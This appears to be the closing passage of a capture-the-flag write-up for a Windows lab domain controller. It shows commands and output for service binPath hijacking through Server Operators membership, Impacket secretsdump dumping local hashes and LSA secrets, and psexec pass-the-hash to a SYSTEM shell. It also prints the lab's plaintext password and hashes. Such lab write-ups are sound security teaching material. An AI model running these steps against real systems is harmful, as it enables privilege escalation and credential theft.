

Jack-pot, no need of BloodHound we found a dangerous path-way for PrivEsc in our-groups, supposed this is visible on BloodHound but we don’t need it at the moment.
*Evil-WinRM* PS C:\Users\j.rock\Desktop> services
Path                                                                           Privileges Service
----                                                                           ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                            True ADWS
“C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe”                                   True AmazonSSMAgent
“C:\Program Files\Amazon\XenTools\LiteAgent.exe”                                     True AWSLiteAgent
“C:\Program Files\Amazon\cfn-bootstrap\winhup.exe”                                   True cfn-hup
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                        True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                     True PerfHost
“C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe”          False Sense
C:\Windows\servicing\TrustedInstaller.exe                                           False TrustedInstaller
“C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2302.7-0\NisSrv.exe”        True WdNisSvc
“C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2302.7-0\MsMpEng.exe”       True WinDefend
“C:\Program Files\Windows Media Player\wmpnetwk.exe”                                False WMPNetworkSvc
- Execute Arbitrary Command for PrivEsc
A-bit of PowerShell and Binary executable hijacking (in a way).
Command:
-
sc.exe stop ADWS
-
sc.exe config ADWS binPath= “cmd.exe /c net localgroup Administrators j.rock /add”
-
sc.exe start ADWS
-
net localgroup Administrators
*Evil-WinRM* PS C:\Users\j.rock\Documents> sc.exe stop ADWS
[SC] ControlService FAILED 1062:
The service has not been started.
*Evil-WinRM* PS C:\Users\j.rock\Documents> sc.exe config ADWS binPath= "cmd.exe /c net localgroup Administrators j.rock /add"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\j.rock\Documents> sc.exe start ADWS
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.
*Evil-WinRM* PS C:\Users\j.rock\Documents> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
j.rock
The command completed successfully.
*Evil-WinRM* PS C:\Users\j.rock\Documents>
Great, we’re in.
Let’s log-out then re-login as J.Rock user.
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i services.local -u J.Rock -p Serviceworks1

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc’ for module Reline

Data: For more information, check Evil-WinRM : https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\j.rock\Documents> whoami /all
USER INFORMATION
----------------
User Name       SID
=============== ============================================
services\j.rock S-1-5-21-1966530601-3185510712-10604624-1111
GROUP INFORMATION
-----------------
Group Name                                 Type             SID          Attributes
========================================== ================ ============ ===============================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators                   Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
PRIVILEGES INFORMATION
----------------------
Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
USER CLAIMS INFORMATION
-----------------------
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\j.rock\Documents>
That’s it, we’re Admin now, and to be more legit as Administrator, we can just Secretsdump with J.Rock User credentials.
- Secretsdump Everyone
┌──(kali㉿kali)-[~]
└─$ secretsdump.py J.Rock:Serviceworks1@services.local
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8b12da25dea43f49cc24260308d8b51f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
SERVICES\WIN-SERVICES$:aes256-cts-hmac-sha1-96:a86bd2cabe648fed151c4f7f65d7b3ed46b42f36583d420288cf09b3f9c16cdc
SERVICES\WIN-SERVICES$:aes128-cts-hmac-sha1-96:55657928b2551da389e8bdca2fff1237
SERVICES\WIN-SERVICES$:des-cbc-md5:a78038458a582367
SERVICES\WIN-SERVICES$:plain_password_hex:9ce71b715e207d8c02114a410465791d81e9cc75834f2aa094fe74d4d94700c94647b08f654b627a9937016a790930b00be01bf6113a07f08140c7c320c019b42fef59ddbe0747c8f9e21a577e934cde9b54b05d38843151832b1b30e891b0b11eb201e8df9c33da8de1a19d92b0b15af797758a88a05db52b4d93ff90045da1c341a42d58e53133b481cf6f5633befae53448dac21d15727d4d515ad5f2e3d65926a7e508b4bc9d2ec2907b0a359ef59da60aecd900bb393c66ef129b7a05cd9d226d31db03a2aa62666d999ff9a7f2238158817e97037773a87684f427cc47241b8336812660883a1c411484be0219
SERVICES\WIN-SERVICES$:aad3b435b51404eeaad3b435b51404ee:0cff38a1329b8efa4865eb5e50204eb9:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x0e88ce11d311d3966ca2422ac2708a4d707e00be
dpapi_userkey:0x8b68be9ef724e59070e7e3559e10078e36e8ab32
[*] NL$KM
 0000   8D D2 8E 67 54 58 89 B1  C9 53 B9 5B 46 A2 B3 66   ...gTX...S.[F..f
 0010   D4 3B 95 80 92 7D 67 78  B7 1D F9 2D A5 55 B7 A3   .;...}gx...-.U..
 0020   61 AA 4D 86 95 85 43 86  E3 12 9E C4 91 CF 9A 5B   a.M...C........[
 0030   D8 BB 0D AE FA D3 41 E0  D8 66 3D 19 75 A2 D1 B2   ......A..f=.u...
NL$KM:8dd28e67545889b1c953b95b46a2b366d43b9580927d6778b71df92da555b7a361aa4d8695854386e3129ec491cf9a5bd8bb0daefad341e0d8663d1975a2d1b2
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] Cannot create “sessionresume_QkiVVtlM” resume session file: [Errno 13] Permission denied: ‘sessionresume_QkiVVtlM’
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up...
┌──(kali㉿kali)-[~]
└─$ psexec.py Administrator@services.local -hashes :8b12da25dea43f49cc24260308d8b51f powershell
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on services.local.....
[*] Found writable share ADMIN$
[*] Uploading file shDoZcdQ.exe
[*] Opening SVCManager on services.local.....
[*] Creating service pFmc on services.local.....
[*] Starting service pFmc.....
[!] Press help for extra shell commands
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> whoami
nt authority\system
- No BloodHound
* (If J.Rock user have dead-end then we would perform BloodHound.)
-
No nuclei
-
No BurpSuite or Web Attack
-
No evasion or external binary executable
-
Administrator impersonation
That’s it, we’re Admin now. I’ve finished this machine in under 30 minutes (plus /more) and hope you guys did better.
Hope you guys like it happy hacking!